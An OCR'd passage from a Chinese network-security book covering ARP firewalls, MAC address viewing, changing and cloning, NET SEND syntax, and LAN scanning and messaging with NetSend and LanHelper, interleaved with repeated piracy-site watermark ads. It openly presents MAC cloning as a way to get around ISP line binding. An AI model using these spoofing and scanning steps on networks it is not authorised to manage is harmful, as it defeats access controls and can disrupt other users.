步骤 6：在金山 Arp 防火墙主窗口的“综合设置”选项卡的“Arp 安全设置”选项组中单击“修改设置”按钮，弹出“Arp 安全设置”对话框，如图 6-11 所示。在其中有“通知网关”和“安全模式”两个选项组，可以根据需要进行设置。

其具体的含义如下。




图 6-9 “基本设置”对话框




图 6-10 “编辑网关 IP/MAC”对话框



图 6-11 “Arp 安全设置”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- 通知网关。经常向网关表明自己的合法身份，让网关“记住你”，避免被其他机器欺骗网关，把本该发给“你”的数据发给欺骗机器。这个数值一般用默认就可以了，不建议设置过高频率，否则会“累死”网关。
- 安全模式。让自己的计算机在局域网中隐身，仅响应网关发来的 Arp 请求，可用于保护一些关键服务器。需要注意的是，这个功能开启后，如网络共享等一些网络服务也会无法使用。

步骤 9：在“监控日志”选项卡中，可以查看到 Arp 攻击的详细信息，如图 6-12 所示。



图 6-12 “监控日志”选项卡

6.1.5 AntiArp-DNS 防火墙

AntiArp-DNS 防火墙，包括了对 Arp 和 DNS 欺骗攻击的实时监控和防御，受到攻击时会迅速记录追踪攻击者，且将攻击的程度控制至最低，还能达到有效防止局域网内非法 Arp 或 DNS 欺骗攻击的目的。

AntiArp-DNS 防火墙的具体使用方法如下。

步骤 1：下载并安装 AntiArp-DNS 防火墙，其主窗口如图 6-13 所示。在其中显示了网卡数据信息，其中包括子网掩码、本地 IP，以及局域网中其他计算机的相关信息。当启动防护程序之后，该软件就会把本机 MAC 地址与 IP 地址自动绑定实施防护。

步骤 2：当遇到 Arp 网络攻击后，软件会自动拦截攻击数据，系统托盘图标会呈现为闪烁性图标来警示用户。另外，在日志中也将记录当前攻击者的 IP、MAC 攻击者的信息与攻击来源。

步骤 3：单击 AntiArp-DNS 防火墙主窗口下面的“广播源列”按钮，即可看到广播来源的相关信息，如图 6-14 所示。

步骤 4：单击 AntiArp-DNS 防火墙主窗口中的“基本设置”按钮，即可看到相关的设置信息，如图 6-15 所示。AntiArp-DNS 提供了比较丰富的设置菜单，如主要功能、副功能等。除可

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



用于预防掉线断网情况外，该软件还可以识别由 Arp 欺骗造成的“系统 IP 冲突”情况，而且还增加了自动监控模式。



图 6-13 “AntiArp-DNS 防火墙”主窗口



图 6-14 广播来源信息列表

步骤 5：单击 AntiArp-DNS 防火墙主窗口中的“本地防御”按钮，即可打开“本地防范欺骗”选项卡，在其中根据 DNS 绑定功能可以屏蔽不良网站，如在用户所在的网站被 Arp 挂马等，可以找出页面进行屏蔽，如图 6-16 所示。其格式为 127.0.0.1 www.xxx.com。同时该网站还提供了大量的恶意网站域名，用户可以根据情况进行设置。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



图 6-15 “基本设置”选项卡



图 6-16 “本地防范欺骗”选项卡

6.2 MAC 地址的克隆与利用

MAC（Media Access Control，介质访问控制）地址是网卡的身份标识，是烧录在网卡中的 MAC 地址，也称硬件地址，是由 48 比特（6 字节）长、十六进制的数字组成的。其中 0 ~ 23 位由厂家自己分配，而 24 ~ 47 位是组织唯一标识符，用来识别 LAN（局域网）结点的标识。第 40 位是组播地址标志位，只要不去更改自己的 MAC 地址，则 MAC 地址就是唯一的。

6.2.1 MAC 地址利用

一个结点的 IP 地址对于网卡是不做要求的，基本上什么样的厂家都可以用，也即 IP 地址与

换客资源神器官方网站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huanke_blog 官方客服 QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



MAC 地址并不存在绑定关系。可以使用 DOS 命令查看本机的 MAC 地址，也可以通过设置来修改自己网卡对应的 MAC 地址。

1. 查看本机的 MAC 地址

在 Windows XP 中查看本机 MAC 地址时，需要在命令提示符窗口中输入 ipconfig/all 命令，其运行结果如图 6-17 所示，在其中即可看到本机的 MAC 地址。




图 6-17 查看本机的 MAC 地址

使用 ipconfig/all 命令只能单条获得 MAC 地址，而且使用起来很麻烦。

对于网管人员，利用“MAC 扫描器”工具即可远程批量获取 MAC 地址，该软件是一款用于批量获取远程计算机网卡物理地址的网络管理软件，运行于网络（局域网或 Internet 都可以）内的一台机器上，即可监控整个网络的连接情况，实时检测各用户的 IP、MAC、主机名和用户名等，并记录以供查询，可以由用户自己加以备注。该软件可以进行跨网段扫描，可以和数据库中的 IP 与 MAC 地址进行比较，遇到有修改 IP 或使用虚假 MAC 地址的现象，都可进行及时报警。

2. 修改 MAC 地址

可以通过一些设置来修改网卡的 MAC 地址，具体的操作步骤如下。

步骤 1：在计算机桌面上右击“网上邻居”图标，在弹出的快捷菜单中选择“属性”命令，即可打开“网络连接”窗口，在其中有“本地连接”和“宽带连接”两个连接，如图 6-18 所示。

步骤 2：右击“本地连接”图标，在弹出的快捷菜单中选择“属性”命令，弹出“本地连接属性”对话框，如图 6-19 所示。




图 6-18 “网络连接”窗口



图 6-19 “本地连接属性”对话框

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 3：在“连接时使用”文本框中可以看到本机网卡的型号，单击“配置”按钮，弹出网卡属性对话框，如图 6-20 所示。

步骤 4：选择“高级”选项卡，在“属性”列表框中可以看到各种网卡属性，选择 Network Address 选项并选择右边的“值”单选按钮，在“值”文本框中输入新的 MAC 地址（00-12-23-BA-56-05），如图 6-21 所示。

步骤 5：在设置完毕之后，单击“确定”按钮，即可修改网卡的 MAC 地址。



图 6-20　网卡属性对话框




图 6-21　设置新的 MAC 地址

另外，还可以在“设备管理器”窗口中找到网卡，并在网卡属性对话框中修改网卡对应的 MAC 地址。

具体的操作步骤如下。

步骤 1：在计算机桌面上右击“我的电脑”图标，在弹出的快捷菜单中选择“属性”命令，弹出“系统属性”对话框，选择“硬件”选项卡，如图 6-22 所示。

步骤 2：在“硬件”选项组中单击“设备管理器”按钮，打开“设备管理器”窗口，如图 6-23 所示。




图 6-22　“系统属性”对话框




图 6-23　“设备管理器”窗口

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3：在“网络适配器”选项中即可看到自己计算机网卡的型号，右击“网卡名称”选项，在弹出的快捷菜单中选择“属性”命令，弹出网卡属性对话框，如图 6-24 所示。

步骤 4：在“高级”选项卡中可以修改 MAC 地址，其设置方法和上面的一样。修改完成之后，在命令提示符窗口中输入 ipconfig/all 命令，即可在运行结果中看到本机的 MAC 地址已经变成新设置的 MAC 地址了，如图 6-25 所示。



图 6-24　网卡属性对话框




图 6-25　在命令提示符窗口中查看 MAC 地址

如果想把网卡的 MAC 地址恢复成原来的 MAC 地址，只需在网卡属性对话框的“高级”选项卡中选择“不存在”单选按钮，重启计算机即可恢复原来的 MAC 地址。

6.2.2　MAC 地址克隆

MAC 地址克隆的好处是网络运营商为防止用户申请一条宽带线路多用户上网，网络运营商可能将每条宽带线路与一个 MAC 地址进行绑定。如果有 MAC 地址克隆功能，就不用再怕运营商的限制了，只需克隆运营商指定的网卡 MAC 地址，不管有多少台计算机都能上网。

常用的 Windows 系统中，所用网卡的 IP 地址均可从 DHCP 服务器或在图形界面下人工设定，修改起来也比较方便。在 Windows 系统中，没有提供修改 MAC 地址的界面工具。为此，有的朋友甚至铤而走险地通过烧录网卡的 EEPROM 来实现克隆 MAC 地址。这样的工作风险很大，且操作复杂，即使有经验的用户也难免在操作中出现错误。

通过手工修改 Windows 的注册表就可以达到目的。因为几乎所有的网卡驱动程序都会使用 NdisReadNetworkAddress 功能调用，以便从注册表中读取一个用户指定的 MAC 地址。当驱动程序确定这个 MAC 地址有效时，就会将这个 MAC 地址编程到其硬件寄存器中，而忽略网卡固有的 MAC 地址。

如果使用的网卡是使用 RealTek 公司出的 RTL8139 芯片，其驱动程序配置界面直接支持 MAC 地址“克隆”。在 Windows XP 系统中有两种克隆 MAC 地址的方法。

1．在网卡属性对话框中克隆 MAC 地址

在网卡属性对话框右侧的“值”文本框中输入指定的 MAC 地址值，要连续输入 12 个数字

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

或字母，不要在其间输入-，如图 6-26 所示。

设置完毕后重启系统，就可以实现 MAC 地址的克隆了。

2. 利用软件进行克隆

SMAC 是一款功能强大、易于使用的修改网卡 MAC 地址的工具，可以使用户在 Windows 2000/XP/Server 2003 系统上修改几乎所有网卡的 MAC 地址，而无须考虑网卡的制造商是否允许修改。SMAC 并不会改变网卡内置的 MAC 地址，它只改变 Windows 2000/XP/ Server 2003 系统上“基于软件”的 MAC 地址，改变后的 MAC 地址不会在系统重启之后再改变回去。

使用 SMAC 克隆 MAC 地址的具体操作步骤如下。

步骤 1：下载安装 SMAC 克隆工具之后，即可打开 SMAC 主窗口，在 New Spoofed MAC Address 中输入要伪装的 MAC 地址，如图 6-27 所示。




图 6-26　输入要克隆的 MAC 地址




图 6-27　SMAC 主窗口

步骤 2：单击 Update MAC 按钮，即可将自己主机的 MAC 地址更改为自己刚设置的 MAC 地址，如图 6-28 所示。




图 6-28　更新 MAC 地址

换客资源神器官方网站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



6.3 Arp 广播信息

Arp 广播是机器请求 IP 与之对应的 MAC 地址表，并不可以互相通信息，也即它在第二层工作，根本不表达其他层的信息，所以它不能以文字等形式体现。Arp 攻击是发送大量 IP 和 MAC 地址的请求，让机器蒙蔽，不能识别正确的 MAC 地址，通常也称 Arp 欺骗。

6.3.1 NetSend 攻击与防御

NetSend 命令用于将消息发送到网络上的其他用户、计算机或消息名。所谓消息名，可以看做是计算机的别名，它是消息被发送时使用的名称，可使用 netname 命令添加或删除计算机上的消息名。接收消息的计算机只有运行信使服务（Messenger 服务）才能正确接收消息。

用户仅可以把消息发送给在网络上处于活动状态的名称。如果把消息发送给一个用户名，则那个用户必须已经登录且正在运行信使服务，以便接收消息服务。

其命令格式为：

```
NETSEND{name|*|/DOMAIN[:name]|/USERS}message
```

- Name。指定用于发送消息的用户名、计算机名或消息名。如果提供的信息包含空格，需要使用引号将文本引起来（例如，"ComputerName"）。当将长用户名用做 NetBIOS 名称时可能出现问题。因为 NetBIOS 名称被限制为 16 个字符，第 16 个字符将被保留。
- *。将消息发送给在域或工作组中的所有名称。
- /domain:name。将消息发送给计算机域中的所有名称，可以指定发送消息到指定域或工作组中的 name。
- /users。将消息发送给所有连接服务器的用户。
- Message。这个内容必须有，用于指定消息的文本。

（1）要将消息 Meetingchangedto3P.M.Sameplace 发送到用户 admin，用到的命令为 Netsend admin Meeting changed to 3P.M. Sameplace。

（2）要将消息发送到与服务器连接的所有用户，用到的命令为 netsend/users This server will shutdown in 5 minutes。

（3）要发送包含斜线（/）的消息，用到的命令为 Net send robertf "Format your disk with FORMAT/4"。

除了使用 NetSend 命令向其他计算机发送信息外，还可以使用 NetSend 软件进行攻击，它是局域网发送消息的工具，可以实现程序启动时自动搜索并列出本工作组中的所有计算机成员，用户可以向其中任何一个成员发送消息。另外，即使对方机器没有运行本软件，也会接收到用户发送的消息。

具体的操作步骤如下。

步骤 1：下载并安装完 NetSend 软件之后，即可打开 NetSend 主窗口，在其中将会列出存在漏洞的计算机名及其对应的 IP 地址，如图 6-29 所示。

步骤 2：在列出的计算机列表中选择发送信息主机对应的 IP 地址，再在 NetSend 窗口右边的信息编辑区域输入要发送的内容。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 6-29　NetSend 窗口

步骤 3：单击“发送”按钮，即可看到提示信息已经发送到目标主机的提示信息，如图 6-30 所示。

步骤 4：单击“确定”按钮，即可返回到 NetSend 主窗口。在其中可以看到“发送成功”的提示信息，如图 6-31 所示。




图 6-30　信息发送到目标主机提示框




图 6-31　发送成功提示信息

6.3.2　局域网助手（LanHelper）攻击与防御

局域网助手 LanHelper 专门为高效率的局域网管理而设计，同时不需要任何服务端软件，具有智能而快速的扫描引擎，可按 IP 范围或工作组扫描整个网络，扫描信息包括 IP 地址、MAC 地址、SNMP、NetBIOS、工作组名称、当前用户名称、操作系统类型和共享文件夹等，支持数据导入导出，还提供了 XML 和 HTML 查看模式，用来在浏览器中方便查看。

“远程开机”功能可以给位于局域网或广域网上的计算机发送唤醒命令，而使其自动加电启动。“远程关机”功能让系统管理员可通过局域网关闭或重启远程计算机。“远程执行”功能可以在远程机器上执行命令，运行程序或打开文件。

执行“LanHelper 集成命令”功能，则可以让远程机器完成诸如锁定计算机、锁定鼠标和键盘，或定时截取屏幕、杀进程等操作。“刷新状态”可用于定时监视网络，查看计算机是否在线，以及检测计算机名或者 IP 地址是否有改动，当指定事件发生时，能够以电子邮件等方式通知管理员。“发送消息”可以用非常灵活的方式给用户、计算机、工作组或整个局域网发送网络消息。

换客资源神器官方站：http://www.17huan.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



“服务”功能用于 Windows 系统的服务管理，可查看服务、启动/停止服务或远程安装服务等。LanHelper 中的各种操作都提供实时日志，可帮助网络管理员分析和解决网络问题。

使用局域网助手的具体操作步骤如下。

步骤 1： 在网上下载局域网助手安装包，安装完成后打开其主窗口，如图 6-32 所示。选择 Network→Scan IP 命令，弹出 Scan IP 对话框，如图 6-33 所示。

图 6-32　LanHelper 主窗口

图 6-33　Scan IP 对话框

步骤 2： 在其中设置要扫描的 IP 范围，同时设置其他扫描属性，单击 Start Scan 按钮，其扫描后的结果如图 6-34 所示。

图 6-34　对指定 IP 范围内的主机进行扫描

步骤 3： 选择 Network→Scan LAN 命令，即可扫描整个局域网上的计算机，其扫描结果如图 6-35 所示。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

步骤 4： 选择 Network → Scan WorkGroup 命令，弹出 Scan WorkGroups 对话框，如图 6-36 所示。




图 6-35 对整个局域网上的主机进行扫描




图 6-36 Scan WorkGroups 对话框

步骤 5： 在 Select workgroups 列表框中选择要扫描的工作组之后，单击 Start Scan 按钮，即可扫描整个工作组的计算机，其扫描结果如图 6-37 所示。




图 6-37 对工作组计算机进行扫描的结果

步骤 6： 如果局域网内的计算机用的都是 Windows 2000 或 Windows XP 操作系统，只要在装有 LanHelper 软件的计算机上，在 LanHelper 窗口中选择 NT-Utilities → Send Message 命令，

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



即可打开 Send Message 窗口。

步骤 7： 单击 Add 按钮，弹出 Send Message 对话框，在 Add target 文本框中输入要发送主机的 IP 地址，如图 6-38 所示。

步骤 8： 单击 Ok 按钮，即可返回到 Send Message 窗口，此时在 Send to 文本框中即可看到刚添加的 IP 地址，如图 6-39 所示。

步骤 9： 在 Message text 文本框中输入要发送的内容之后，单击 Send 按钮，弹出“信使服务”对话框，如图 6-40 所示。

